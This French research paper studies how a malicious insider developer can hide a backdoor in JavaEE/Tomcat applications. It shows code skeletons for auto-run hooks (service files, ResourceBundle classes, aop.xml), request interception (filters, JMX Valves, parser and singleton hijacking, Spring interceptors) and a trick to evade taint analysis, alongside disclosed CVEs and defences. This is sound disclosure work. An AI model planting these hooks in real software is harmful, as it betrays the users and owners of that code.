Porte dérobée dans les serveurs d'applications JavaEE

Philippe Prados
macaron(@)philippe.prados.name

Atos Origin

Résumé Soixante-dix pour cent des attaques viennent de l'intérieur de l'entreprise. L'affaire Kerviel en a fait une démonstration flagrante. Les projets JavaEEs sont très présents dans les entreprises. Ils sont généralement développés par des sociétés de services ou des prestataires. Cela représente beaucoup de monde pouvant potentiellement avoir un comportement indélicat. Aucun audit n'est effectué pour vérifier qu'un développeur malveillant ou qui subit des pressions n'a pas laissé une porte dérobée invisible dans le code. Nous allons nous placer à la place d'un développeur Java pour étudier les différentes techniques permettant d'ajouter une porte dérobée à une application JavaEE, sans que cela ne soit visible par les autres développeurs du projet. Nous avons développé une archive Java qui permet, par sa simple présence dans un projet, d'ouvrir toutes les portes du serveur ou d'une carte à puce. Nous étudierons les risques et proposerons différentes solutions et outils pour interdire et détecter ce type de code. Des évolutions du JDK seront proposées pour renforcer la sécurité.

Introduction

Dans l'entreprise, 30 à 40% des effectifs n'en sont pas des employés. Cela peut expliquer que la plupart des attaques informatiques viennent de l'intérieur. Un développeur malveillant ou poussé à la faute par des pressions psychologiques externes - bien connues des mafias - peut introduire du code permettant d'ouvrir des portes sur le serveur d'applications. L'audit de code peut éventuellement révéler un comportement comme celui-ci :

```
      if (contribuable.equals("philippe"))
        impot=(byte)impot;
```

Ce n'est pas évident à identifier, car il faut une relecture humaine de tout le code. Avec un peu de chance, les autres développeurs du projet peuvent découvrir la trappe, lors d'un déverminage par exemple. Comme tout code est bien plus souvent lu qu'écrit, la probabilité de découvrir une trappe n'est pas nulle.

Pour vous en convaincre, consultez cette présentation évoquant un cas réel : http://tinyurl.com/c269ne

Quelles sont les techniques utilisables par un développeur Java pour cacher son code ? Pour exécuter un traitement à l'insu de l'application ? Pour s'injecter dans le

flux de traitement et ainsi capturer toutes les requêtes HTTP ? À toutes ces questions, nous allons proposer des réponses et des solutions.

Cette étude n'a pas vocation à être exhaustive sur les techniques d'attaques. Elle en présente certaines très efficaces et souvent innovantes.

Une librairie de démonstrations inédites est proposée permettant de qualifier la protection des applications contre des portes dérobées génériques.

Cette étude a produit trois alertes de sécurité, la réalisation de deux patchs pour les JDKs et trois outils d'analyse et de durcissement du code. Nous terminerons par la présentation des solutions actives et passives pour contrer ce type de menaces.

Deux vidéos de démonstrations sont proposées. La première est une simple démonstration de la puissance de la porte dérobée, la seconde explique ensuite comment se protéger contre ce type de menaces. Elles sont disponibles, ainsi que les outils, ici : http://macaron.googlecode.com

Cette étude se limite à Tomcat 6.x, avec un JDK 1.6.0.10 et OpenJDK 1.6.0.0-b12, sous Windows et Linux. Les vulnérabilités sont certainement efficaces avec d'autres serveurs d'applications, mais cela n'a pas été vérifié.

Coté client, la porte dérobée proposée à été testée sur :
- Google Chrome 1.0.154.43 Windows
- Firefox 3.0.5 Windows et Linux
- Internet Explorer 7.0.5730.13 Windows
- Opera 9.63 Windows et Linux
- Safari 3.2.1 Windows

1 L'objectif du pirate

Du point de vue du pirate, une porte dérobée doit :
- résister à un audit du code de l'application. Sinon, chaque développeur qui participe au projet peut fortuitement la découvrir ;
- résister aux évolutions futures du code. Il ne doit pas y avoir de dépendance directe avec le code existant. Une évolution de l'application ne doit pas faire échec à la porte dérobée ;
- contourner le pare-feu réseau et le pare-feu applicatif (Web Application Firewall – WAF). La communication avec la porte dérobée doit être invisible ou difficilement discernable d'un flux légitime ;
- contourner les outils d'analyse de vulnérabilité dans le byte-code, par propagation de teinture sur les variables.

De ce cahier des charges, nous avons recherché différentes techniques pour atteindre tous les objectifs que nous nous sommes fixés.

Pour résister à un audit, le code de la porte dérobée ne doit pas être présent dans les sources. L'application ne doit pas l'invoquer directement. Ainsi, la porte est généralement exclue des audits. Pour cela, il faut que la simple présence d'une archive, considérée à tord comme saine, suffise à déclencher l'attaque.

Pour ne pas dépendre de l'évolution du code applicatif, le code doit utiliser des attaques génériques, fonctionnant quelque soit l'application.

Pour contourner les pare-feu, le code doit simuler une navigation d'un utilisateur. Il doit respecter toutes les contraintes sur les URLs, les champs présents dans les requêtes, le format de chaque champ, etc. Il ne peut pas ajouter de nouvelles URLs ou de nouveaux champs.

Pour contourner les outils d'analyses de byte-code[1] à la recherche de variables non saine lors de l'invocation de traitements risqués, il faut utiliser une écriture de code spécifique, cassant la propagation de la teinture sur les variables.

La méthode ci-dessous casse la propagation des teintures sur les variables simplement en changeant le type de la donnée :

```
private static String sanitize(String s)
{
  char[] buf=new char[s.length()];
  System.arraycopy(s.toCharArray(), 0, buf, 0, s.length());
  return new String(buf);
}
```

2 Implémentation

Le code de la porte dérobée doit suivre plusieurs étapes pour s'installer définitivement dans le serveur d'application et être capable de détourner le flux des traitements. Ces étapes sont détaillées ci-dessous par ordre chronologique :

- Piège de l'application
- Augmentation des privilèges
- Injection dans le flux de traitement des requêtes HTTP
- Détection de l'ouverture
- Communication discrète
- Exécution des agents

2.1 Les pièges

La première étape consiste à initialiser la porte dérobée. Elle doit pouvoir démarrer alors que le code applicatif ignore sa présence. Pour cela, il faut utiliser des pièges pour permettre une exécution de code par la simple présence d'une archive JAR.

[1] http://suif.stanford.edu/~livshits/papers/pdf/thesis.pdf

Les pièges sont des traitements cachés, exécutés à l'insu de l'application. Le code applicatif ou le serveur d'application n'a pas à invoquer explicitement du code pour permettre l'exécution de traitements malveillants.

Différentes techniques de pièges ont été découvertes lors de l'étude. Plusieurs stratégies sont possibles pour les réaliser :

- Surcharge d'une classe ;
- Ajout d'un fichier de paramétrage ;
- Exploitation des « services » ;
- Exploitation de la programmation par aspects (AOP) ;
- Exploitation d'un « Ressource Bundle » ;
- Exploitation des annotations.

2.2 Piège par « surcharge »

La surcharge d'une classe consiste à proposer plusieurs versions différentes de la même classe dans des archives différentes. En redéfinissant une classe banale d'une archive, le code du pirate sera exécuté à l'insu de l'application.

Java utilise un mécanisme de chargement dynamique des classes. Une liste d'archives (JARs) est consultée lors de la demande de chargement d'une classe. L'algorithme installe le fichier `.class` venant de la première archive étant capable de livrer le fichier de la classe. Si l'archive ayant la classe modifiée est présente avant l'archive originale, le pirate peut exécuter du code complémentaire.



Fig. 1. Enchaînement de classes

Cette approche présente plusieurs inconvénients :

- Le code de la porte dérobée est fortement dépendant du code original ;
- Il est difficile de déléguer les traitements sur l'original. Il faut alors récrire l'original pour simuler un comportement normal ;
- La modification de l'original peut entraîner le plantage de l'application car la copie n'en tient pas compte ;

– L'exécution n'est pas garantie. Cela dépend de l'ordre de sélection des archives par la JVM ;

Cette approche est donc rejetée.

2.3 Piège par « paramétrage »

De nombreux frameworks utilisent des fichiers de paramétrages indiquant des noms de classes. Certains recherchent des fichiers de paramètres à différents endroits dans les archives. En plaçant un fichier de paramètres dans un lieu prioritaire, il est possible d'exécuter du code.

Piège du paramétrage « Axis » Le premier exemple est le framework Axis de la fondation Apache. C'est un framework permettant l'invocation et la publication de services Web. Il recherche les fichiers de configuration dans l'ordre suivant (voir la classe EngineConfigurationFactoryServlet) :

– Fichier `<warpath>/WEB-INF/<param.wsdd>`
– Ressource `/WEB-INF/<param.wsdd>`
– Ressource `/<param.wsdd>`

La présence du fichier dans `/WEB-INF` d'une archive quelconque suffit à exécuter du code lors de l'invocation du premier service Web. Comme ces fichiers sont rarement modifiés par les projets, il y a peu de chance qu'il y ait un conflit avec une autre fonctionnalité du projet.

Piège par paramétrage de services Les spécifications des JARs[2] proposent d'utiliser le répertoire `META-INF/services` pour signaler la présence de composants à intégrer. Un fichier UTF-8 dont le nom est généralement le nom d'une interface, possède une ligne de texte avec la classe proposée pour l'implémenter.

Jusqu'au JDK5, cette technique n'est pas outillée par des APIs du JDK. Chaque projet désirant utiliser cette convention doit écrire un code spécifique. Le JDK6 offre une nouvelle API.

Généralement, le programme demande la ou les ressources correspondant à une clef. Le fichier est lu et une instance de la classe indiquée est alors construite.

Par exemple, le framework `commons-loggins` de la fondation Apache, utilise cette convention pour initialiser le `LogFactory`. L'algorithme de découverte suit plusieurs étapes :

1. Recherche de la variable d'environnement `org.apache.commons.logging.LogFactory`

[2] http://java.sun.com/j2se/1.3/docs/guide/jar/jar.html

2. Sinon, recherche d'une ressource `META-INF/services/org.apache.commons.logging.LogFactory`
3. Sinon, lecture de la ressource `commons-logging.properties` pour y trouver la clef `org.apache.commons.logging.LogFactory`
4. Sinon, utilisation d'une valeur par défaut : `org.apache.commons.logging.impl.LogFactoryImpl`

La deuxième étape est la plus intéressante pour le pirate, en effet en diffusant une archive avec ce fichier, il est possible d'exécuter du code. Ce dernier doit continuer le processus avec les étapes 2 à 4 pour rendre invisible sa présence.

D'autres frameworks standards utilisent la même approche, parmi lesquels :

- `META-INF/services/javax.xml.parsers.SAXParserFactory`
- `META-INF/services/javax.xml.parsers.DocumentBuilderFactory`
- `META-INF/services/org.apache.axis.EngineConfigurationFactory`
- ...

Il est donc aisé de publier ces fichiers pour injecter du comportement. Par exemple, pour détourner l'utilisation d'un analyseur SAX, il faut en proposer un qui délègue ses traitements vers le suivant.

```
public static class MonSAXParserFactory
  extends SAXParserFactory
{
  private final SAXParserFactory next_;

  // Calc next parser.
  private static SAXParserFactory getNextSAXParser()
  {
    return ...
  }

  public SAXParserFactory()
  {
    next_=protect.ctrSAXParser();
    // Inject code here
  }
  public Schema getSchema()
  {
    return next_.getSchema();
  }
  ...
}
```

La seule présence du fichier `META-INF/services/javax.xml.parsers.SAXParserFactory` contenant le nom de la classe d'implémentation `MonSAXParserFactory` permet de détourner les traitements sans devoir bénéficier de privilèges particuliers.

Les portes d'entrées de ce type sont légions : http://www.google.com/codesearch?q=META-INF+providers

En positionnant plusieurs pièges équivalents, la probabilité d'exécution de la porte dérobée est élevée.

Pour se protéger de l'injection d'un analyseur XML, il faut démarrer la JVM en ajoutant des paramètres permettant d'éviter la sélection dynamique de l'implémentation.

```
-Djavax.xml.parsers.SAXParserFactory=\
com.sun.org.apache.xerces.internal.jaxp.SAXParserFactoryImpl
-Djavax.xml.parsers.DocumentBuilderFactory=\
com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderFactoryImpl
...
```

Cette vulnérabilité et une proposition de solution ont été annoncées officiellementii par nos soins.

Piège par paramétrage d'Aspect La troisième technique de piège consiste à utiliser les technologies innovantes de programmation par aspect. Il s'agit d'une technique de tissage de code sur des critères syntaxiques du code du projet.

Les frameworks de programmations par Aspect recherchent la présence d'un fichier `/META-INF/aop.xml` dans chaque archive. Ce dernier permet l'exécution automatique d'un code Java. Il suffit d'avoir une archive avec ce fichier pour pouvoir injecter du code où cela est intéressant.

```
<!DOCTYPE aspectj PUBLIC "-//AspectJ//DTD//EN"
  "http://www.eclipse.org/aspectj/dtd/aspectj.dtd">
<aspectj>
    <weaver>
        <include within="*..*.*Servlet" />
        <include within="*..jsp..*" />
    </weaver>
    <aspects>
        <aspect
             name="com.googlecode.macaron.MyAspect" />
    </aspects>
</aspectj>
```

Piège par ResourceBundle Pour gérer les messages en plusieurs langues, Java utilise des ResourcesBundles. L'algorithme recherche un fichier `.properties` suivant différents critères de langues et offre alors un ensemble de clefs/valeurs.

```
ResourceBundle.getBundle("Messages").get("hello")
```

L'algorithme recherche un fichier en ajoutant un suffixe formé de la langue et de sa déclinaison pour le pays. Par exemple, pour la France, le suffixe est `_FR_fr`, pour la Belgique `_FR_be`. S'il ne trouve pas de fichier, l'algorithme supprime des éléments

Fig. 2. Lecture de properties

du suffixe progressivement jusqu'à localiser un fichier pour la langue. Si rien n'est trouvé, une version sans suffixe est recherchée.

Bien que cela soit peu connu, l'algorithme est en fait plus complexe. Il recherche également des classes de même nom avant de rechercher les fichiers `.properties`.



Fig. 3. Lecture de properties avec classes

Il est donc possible, en ajoutant une simple classe, d'exécuter du code lors du chargement d'une ressource. Pour simuler le comportement classique de l'algorithme, il faut écrire une classe et ajouter un traitement dans le constructeur.

```
public static class Messages
extends PropertyResourceBundle
{
  public Messages() throws IOException
  {
    super(Messages.class.getResourceAsStream(
      '/'+Messages.class.getName()
      .replace('.','/')+".properties"));
    // Inject code here
  }
```

```
    }
```

De nombreux frameworks utilisent des `ResourcesBundles`. Une requête avec google/codesearch montre l'étendue des possibilités : http://www.google.com/codesearch?q=ResourceBundle.getBundle+lang%3Ajava

Il suffit d'ajouter une classe de même nom qu'un fichier de ressource pour que le piège se déclenche à l'insu de l'applicatif. Lors d'un traitement anodin comme le chargement d'un fichier de clef/valeur, la porte s'installe dans le système. En choisissant judicieusement les pièges, la probabilité d'exécuter le code d'initialisation de la porte dérobée est forte. En effet, plus aucun projet ne se passe de composants Open Source ou non.

Si un `RessourceBundle` est utilisé dans un code privilégié, la classe de simulation peut alors bénéficier des privilèges.

```
AccessController.doPrivileged(
  new PrivilegedAction<Object>()
{
  Object run()
  {
    ResourceBundle.getBundle("innocent")
      .getString("key"); // Oups!
    return null;
  }
}
```

Cette vulnérabilité et une proposition de solution ont été annoncées officiellement dans le bulletin `CVE-2009-0911` par nos soins.

Piège par Annotations De plus en plus de frameworks utilisent les annotations pour identifier des classes et des instances à initialiser. C'est un objectif de l'annotation : réduire le paramétrage. En exploitant les annotations exploitées par les différents frameworks, il est possible d'ajouter une classe qui sera automatiquement invoquée.

Par exemple, le framework Spring construit des instances des classes étant annotées de `@Component` ou `@Repository`. La contrainte est qu'il faut déclarer une classe dans un répertoire consulté par l'application lors de son initialisation.

```
<context:component-scan base-package="org.monprojet"/>
```

L'inconvénient de ce piège est qu'il exige de connaître le nom de la branche du projet où seront recherchés les différents composants. Sans modification du fichier ou capture de l'analyse par le parseur XML, il n'est pas possible de proposer un piège générique exploitant cette fonctionnalité. Par contre, un développeur du projet n'a aucune difficulté à proposer un code d'attaque adapté.

Avec les spécifications Servlet 3.0, chaque classe possédant une chaine de caractère `"Ljavax/servlet/annotation/WebServlet"` sera instancié par le serveur d'application. En effet, c'est la technique utilisé pour identifier les classes possédant une annotation `@WebServlet`.

Augmentation de privilèges Une fois le piège déclenché, l'étape suivante consiste à augmenter les privilèges du code de la porte dérobée. En effet, le code du piège n'a pas toujours les droits nécessaires à la mise en place judicieuse de la porte dérobée. Si le code ne bénéficie pas d'un environnement pour installer tout le nécessaire, il doit augmenter ses privilèges. Ceux-ci peuvent être des droits d'utiliser des API (si la sécurité Java2 est activée) ou pouvoir accéder à des classes particulières du serveur d'applications.

En effet, les classes java sont isolées les unes des autres grâce au chargeur de classe. Par exemple, un composant Web n'a pas accès aux classes du serveur d'applications. Sous Tomcat 5.5, il y a trois espaces de noms.



Fig. 4. Répartition des classes dans Tomcat 5

Certaines classes sont partagées entre le serveur d'applications et les composants, mais il ne s'agit pas des plus intéressantes. Elles permettent la communication entre le serveur d'applications et les composants JavaEE. Cette architecture permet d'isoler efficacement les applications entre elles.

La porte dérobée doit s'insérer dans l'application et y rester après un redémarrage, avec plus de privilèges. Pour cela, une copie d'une archive dans un répertoire plus privilégié permettra d'augmenter les droits du code. La porte dérobée doit s'installer dans le répertoire des composants du serveur d'applications. Lors du redémarrage, le code bénéficiera ainsi de toutes les classes du serveur. Le piège par ResourceBundle permet alors l'injection de code lors du démarrage du serveur d'application, à son insu.

Avec Tomcat 6, il n'est plus nécessaire d'augmenter les privilèges car toutes les classes sont disponibles. La dernière version de Tomcat s'appuie sur la limitation d'accès aux packages via la variable système package.access. Cela n'est actif qu'avec la sécurité Java2 active.

2.4 Les techniques d'injections

Le code de la porte dérobée doit être injecté dans le flux de traitement de l'application. L'idéal est de pouvoir analyser chaque requête HTTP pour y détecter une clef spécifique ouvrant la porte.

Il existe différentes techniques pour injecter du code dans le processus de gestion d'une requête HTTP. Le schéma suivant indique le flux de traitement standard d'un composant JavaEE de type Web. Les différents points d'insertions possibles sont représentés.



Fig. 5. Point d'insertions

Plusieurs stratégies permettent cela. Chacune est plus ou moins fonctionnelle suivant le contexte d'exécution :

–
– Modifier le fichier web.xml du cache de Tomcat ;
– Ajouter dynamiquement une Valve Tomcat ;
– Injecter du code en AOP ;
– Injecter du code dans les frameworks ;
– Injecter une Servlet 3.0 ;
– Injecter du code lors de la compilation.

D'autres approches ont été proposées[3], mais elles nécessitent la modification d'une classe du serveur d'application.

Injection par « Ajout d'un filtre » Le serveur Tomcat décompresse les archives (WAR, EAR) des composants dans un répertoire de travail. Ce dernier est rafraîchi si le composant applicatif possède une date plus récente. Le démarrage de la porte dérobée doit retrouver le fichier web.xml du cache de Tomcat, injecter un filtre JavaEE dans ce dernier et attendre le redémarrage du serveur d'application. Ce n'est pas toujours facile car le code du piège de la porte dérobée est exécuté n'importe où, ou plutôt n'importe quand, et il n'a pas accès aux requêtes, réponses HTTP ou aux contextes des servlets. Quelques astuces permettent cependant d'identifier dynamiquement le contexte d'exécution pour localiser le fichier à modifier.

Le filtre JavaEE décrit ci-dessous, injecté dans web.xml, capture désormais toutes les requêtes Web :

```
...
<filter>
  <filter-name>Macaron</filter-name>
  <filter-class>MacaronFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>Macaron</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
...
```

Cette technique fonctionne avec un Tomcat seul, mais pas toujours avec un Tomcat intégré dans un serveur d'applications.

Par défaut, le serveur JBoss intègre Tomcat mais redéploye tous les composants à chaque démarrage. Ainsi la modification du fichier web.xml dans le répertoire de travail de Tomcat n'est pas persistant lors du redémarrage de JBoss. Cette attaque ne fonctionne pas dans ce cas.

Notez que les nouvelles spécifications des Servlet 3.0 permettent d'ajouter dynamiquement des filtres ou des servlets.

```
ServletContext.addFilter(...)
```

De plus, les web-fragments permettent d'ajouter encore plus facilement des filtres ou des servlets, en déclarant un fichier `META-INF/web-fragment.xml`.

```
<web-fragment>
  <filter>
```

[3] http://www.security.org.sg/code/jspreverse.html

```
    ...
  </filter>
</web-fragment>
```

Injection par ajout d'une « Valve » Tomcat propose également des Valves. Ce sont des filtres spécifiques, pouvant être ajoutés dynamiquement via une requête JMX. JMX est une technologie de consultations et de manipulations des paramètres du serveur, lors de son exécution.

Pour ajouter une valve, il faut construire une instance héritant de `ValveBase` avant de l'installer dans le serveur via une requête JMX.

```
public static void injectValve() throws Exception
{
  final MBeanServer srv=getMBeanServer();
  final Set<?> valves=srv.queryNames(
    new ObjectName(
     "*:J2EEServer=none,j2eeType=WebModule,*"), null);
  for (Object i:valves)
  {
    srv.invoke((ObjectName)i,"addValve",
      new Object[]
      { new ValveBase()
        {
          public final void invoke(final Request req,
                                   final Response resp)
            throws IOException, ServletException
          {
            getNext().invoke(req,resp);
            // Inject code here
          }
        }
      },
      new String[]{"org.apache.catalina.Valve"});
  }
}
```

Avec Tomcat 5.x, la classe `ValveBase` n'est pas disponible dans le chargeur de classe du composant applicatif. Ajouter une version de cette classe dans le composant est impossible car Tomcat se protège de cela en refusant à un composant Web de déclarer ou d'utiliser des classes de Tomcat. Il est donc nécessaire d'obtenir une augmentation de privilège comme indiqué ci-dessus.

Dans un cas particulier il existe une autre solution : si l'attribut privileged du marqueur `context/` du fichier `META-INF/context.xml` du composant est à true, les classes de Tomcat sont disponibles et l'invocation JMX peut s'effectuer. La présence de cet attribut - très discret par ailleurs - permet de bénéficier d'un autre chargeur de classe et de plus de droits dans une application Web. Il est alors possible d'injecter dynamiquement des `Valves` pour détourner le flux de traitement de toutes les requêtes.

Un développeur peut ajouter facilement cet attribut dans ce fichier pour lui ouvrir des portes. C'est un privilège demandé par le composant applicatif, sans refus possible par le serveur d'application. Dans un projet, personne n'a une vision complète du code. Aucun développeur n'ira modifier cet attribut de peur de faire une bêtise.

Si l'attribut n'est pas à true, il faut rechercher une augmentation de privilège pour installer les Valves.

Avec Tomcat 6.x, il n'y a aucune contrainte pour accéder à la classe `ValveBase` si la sécurité n'est pas activée. Il est donc généralement possible d'ajouter une valve lors de l'exécution d'un piège.

Injection par XML Nous avons vu au chapitre « Injection par XML » qu'il était possible de contourner l'invocation de l'analyseur SAX ou DOM. Il faut pour cela publier une archive dans le projet Web, contenant le fichier `META-INF/services/javax.xml.parsers.SAXParserFactory`.

Il est donc possible d'enrichir ou de modifier un fichier XML de l'application, lors de son traitement par l'analyseur. Comme de nombreux frameworks utilisent ce format, il est possible d'injecter de nouveaux paramètres à la volée, avant l'analyse par le framework.

C'est un peu compliqué car il faut rédiger plusieurs classes s'occupant de la délégation vers le parseur présent dans le serveur. Il faut dans un premier temps implémenter l'interface `SAXParserFactory` pour modifier la méthode `newSAXParser()`. Cette dernière doit retourner une implémentation de la classe `SAXParser`. L'implémentation doit modifier la méthode `getXMLReader()` pour retourner une implémentation de l'interface `XMLReader`. Cette dernière peut alors modifier la méthode `parse(InputSource input)` pour lire le flux avant l'analyseur et y déceler la présence d'un flux intéressant. Il est alors possible de le modifier avant de continuer l'analyse.

Le code suivant est un extrait de cette implémentation :

```
public class SAXParserFactory extends javax.xml.parsers.SAXParserFactory
{
  private final
  javax.xml.parsers.SAXParserFactory next_;

  protected void hookParse(XMLReader reader,
                           InputSource input)
    throws IOException, SAXException
  {
    // Inject code here
    reader.parse(input);
  }

  public SAXParserFactory()
  {
    next_ = nextServices(
```

```
            "javax.xml.parsers.SAXParserFactory",
            "com.sun.org.apache.xerces."+
            "internal.jaxp.SAXParserFactoryImpl");
        }

        public final SAXParser newSAXParser()
          throws ParserConfigurationException,SAXException
        {
          return new SAXParser()
          {
            private final SAXParser _next=
              next_.newSAXParser();

            public final XMLReader getXMLReader()
              throws SAXException
            {
              return new XMLReader()
              {
                private XMLReader next_=_next.getXMLReader();

                public final void parse(InputSource input)
                  throws IOException, SAXException
                {
                  hookParse(next_, input);
                }

                // Delegate methods...
                public ContentHandler getContentHandler()
                {
                  return next_.getContentHandler(...
                }
                ...
              };
            }

            // Delegate methods...
            public final boolean equals(Object obj)
            {
              return _next.equals(...
            }
            ...
          };
        }

        // Delegate methods...
        public final boolean equals(Object obj)
        {
          return next_.equals(...
        }
        ...
      }
```

La même approche peut s'effectuer lors de l'analyse d'un DOM, par exemple lors du paramétrage des logs. Il est possible de contourner l'initialisation pour supprimer des alertes en toute discrétion.

Notez que cette attaque ne fonctionne pas avec Tomcat 5.5 car ce dernier utilise le parseur du composant pour analyser ces propres fichiers XML. Cela entraine l'utilisation de packages protégés par la variable système package.definition. Donc, par effet de bord, le serveur refuse d'utiliser un analyseur XML qui délègue son traitement à un analyseur déjà présent. Il est possible de livrer un analyseur complet, sans délégation. Ce point sera corrigé suite à l'alerte que nous avons signalée à l'équipe de Tomcat.

La version 6.x de Tomcat n'utilise plus, à raison, l'analyseur du composant pour analyser ces fichiers XML (sauf encore pour les fichiers TLD). L'attaque est alors effective avec Tomcat 6.x.

Comme Tomcat utilise à tord le parseur du composant pour analyser les fichiers TLD, ce dernier est toujours exécuté avant le lancement de l'application. La porte dérobée peut alors s'installer dans tous les cas, que l'application utilise ou non un parseur XML en interne.

Cette vulnérabilité et une proposition de solution ont été annoncées officiellement (`CVE-2009-0911`) par nos soins.

Injection par génération d'« Autoproxy » Java propose une API particulière permettant de générer dynamiquement une classe répondant à une interface précise. Une instance de cette classe capture toutes les invocations et peut alors modifier les traitements. La librairie CGLIB propose un fonctionnement similaire en générant dynamiquement une classe héritant d'une autre, dont toutes les méthodes publiques peuvent être redéfinies. Cette deuxième approche permet d'offrir le même service, sans nécessiter d'interface.

Ces technologies sont utilisées pour générer des auto-proxies, pour ajouter par exemple des règles de sécurités, de la gestion des transactions, de la répartition de charge, de la communication à distance type RMI ou CORBA, etc.

Injection des Singletons Le privilège Java2 `suppressAccessChecks` permet de modifier les attributs privés. S'il est disponible, il est facile de modifier des singletons. Imaginons un `Singleton` porté par une interface et accessible via un attribut privé statique.

```
interface Singleton
{
...
}
class TheSingleton implements Singleton
{
 private static Singleton _singleton=
    new TheSingleton();
```

```
  public static Singleton getSingleton()
  {
    return _singleton;
  }
}
```

Le singleton est accessible via la méthode statique `TheSingleton.getSingleton()`. Il est également disponible via l'attribut privé `TheSingleton._singleton`. Le code suivant permet d'encapsuler un singleton pour que toutes ses méthodes soient sous le contrôle de la porte dérobée.

```
public static void hackSingleton(
  // La classe d'acc{\'e}s
  final Class<?> singletonClass,
  // L'attribut priv{\'e}
  final String singletonField,
  // L'interface du singleton
  final Class<?> singletonInterface,
  // L'instance courante
  final Object singleton)
  throws NoSuchFieldException,IllegalAccessException
{
  final Field field=
    singletonClass.getDeclaredField(singletonField);
  field.setAccessible(true);
  field.set(null,
            Proxy.newProxyInstance(
              singletonInterface.getClassLoader(),
              new Class[] { singletonInterface },
              new InvocationHandler()
              {
                public Object invoke(Object self,
                                     Method method,
                                     Object[] args)
                              throws Throwable
                {
                  // Inject code here
                  return method.invoke(singleton, args);
                }
              }));
}
```

L'invocation de cette méthode par la porte dérobée permet de détourner tous les traitements du singleton.

```
hackSingleton(
  // La classe d'acc{\'e}s
  TheSingleton.class,
  // L'attribut statique priv{\'e}
  "_singleton",
  // L'interface du singleton
  Singleton.class,
  // Le singleton courant
  SingletonImp.getSingleton());
```

Deux techniques permettent de se protéger de ces attaques : déclarer l'attribut `_singleton` en final ou utiliser la sécurité Java2. Il faut en effet bénéficier du privilège `suppressAccessChecks` pour pouvoir modifier un attribut privé.

Parfois, les singletons n'implémentent pas d'interfaces.

```
public class Singleton
{
 private static Singleton theSingleton=new Singleton();
 public static Singleton getSingleton()
 {
   return _singleton;
 }
}
```

En exploitant la librairie CGLib, si elle est disponible dans le projet, il est toujours possible de détourner les traitements du singleton.

```
public static void hackCGLibSingleton(
  final Object singleton,
  String singletonField)
  throws NoSuchFieldException, IllegalAccessException
{
  Field field = singleton.getClass().
    getDeclaredField(singletonField);
  field.setAccessible(true);
  field.set(
    null, Enhancer.create(singleton.getClass(),
      new MethodInterceptor()
      {
        public Object intercept(Object obj,
                                Method method,
                                Object[] args,
                                MethodProxy proxy)
          throws java.lang.Throwable
        {
          // Inject code here
          return proxy.invoke(singleton, args);
        }
      }));
}
...
hackCGLibSingleton(Singleton.getSingleton(), "_singleton");
```

Pour éviter cette attaque, il faut que la classe du singleton soit final afin d'interdire l'héritage ou utiliser la sécurité Java2.

Comme il est possible de détourner les invocations de toutes les méthodes d'un singleton, le développeur inconvenant va rechercher les singletons permettant d'obtenir la requête et la réponse d'une requête HTTP. Ainsi, il peut détecter l'ouverture de la porte dérobée lors de l'utilisation du singleton.

Les frameworks d'AOP utilisent des singletons pour l'injection du code. Moyennant la présence de CGLib, il est théoriquement possible d'intervenir sur le traitement

d'une injection, après le démarrage de l'application. AspectJ utilise un singleton public mais final, interdisant cette attaque.

Cela confirme que l'utilisation de singletons présente un risque pour les projets. L'utilitaire Google Singleton Detector[4] peut identifier les risques dans les projets.

Injection des composants Spring Le framework Spring initie les singletons de l'application à l'aide du concept d'inversion de contrôle. C'est à dire que les composants ne recherchent pas leurs composants liés, c'est le framework Spring qui se charge de leur fournir. L'initialisation des composants de Spring correspond à la création d'un groupe de `Singletons`, liés entre eux. Il est donc intéressant de vérifier qu'il n'est pas possible de détourner le traitement d'une requête HTTP.

Le framework Spring propose différents sous-frameworks dont une couche MVC (Modèle, Vue, Contrôleur) permettant de gérer les requêtes Web. Avec ce dernier, il est possible d'injecter un AutoProxy dans les contrôleurs du MVC, afin d'avoir la main sur toutes les requêtes HTTP.

```
@Component
@Aspect
public static class AspectSpring
{
  @Around("execution(public org.springframework.web.servlet.ModelAndView
    *(javax.servlet.http.HttpServletRequest,
      javax.servlet.http.HttpServletResponse))")
  public Object mvc(ProceedingJoinPoint pjp)
    throws Throwable
  {
     pjp.proceed();
     // Inject code here
  }
}
```

Toutes les requêtes destinées aux contrôleurs commenceront par un petit tour vers le code de la porte dérobée.

De même, il est possible d'ajouter un interceptor en charge de détourner le traitement des requêtes HTTP.

```
@Component(RegisterInterceptor.RegisterInterceptorName)
public class RegisterInterceptor
extends BeanNameAutoProxyCreator
{
 @Component(BackDoorInterceptor.InterceptorName)
  static public class BackDoorInterceptor
    implements MethodInterceptor
  {
    private static final
```

[4] http://code.google.com/p/google-singleton-detector/

```
        String InterceptorName="Interceptor";
        public Object invoke(MethodInvocation i)
          throws Throwable
        {
          final Method method=i.getMethod();
          final Type[] args=
            method.getGenericParameterTypes();
          if ((args.length==2) &&
              (args[0]==HttpServletRequest.class) &&
              (args[1]==HttpServletResponse.class))
          {
            // Inject code here
          }
          return i.proceed();
        }
      }

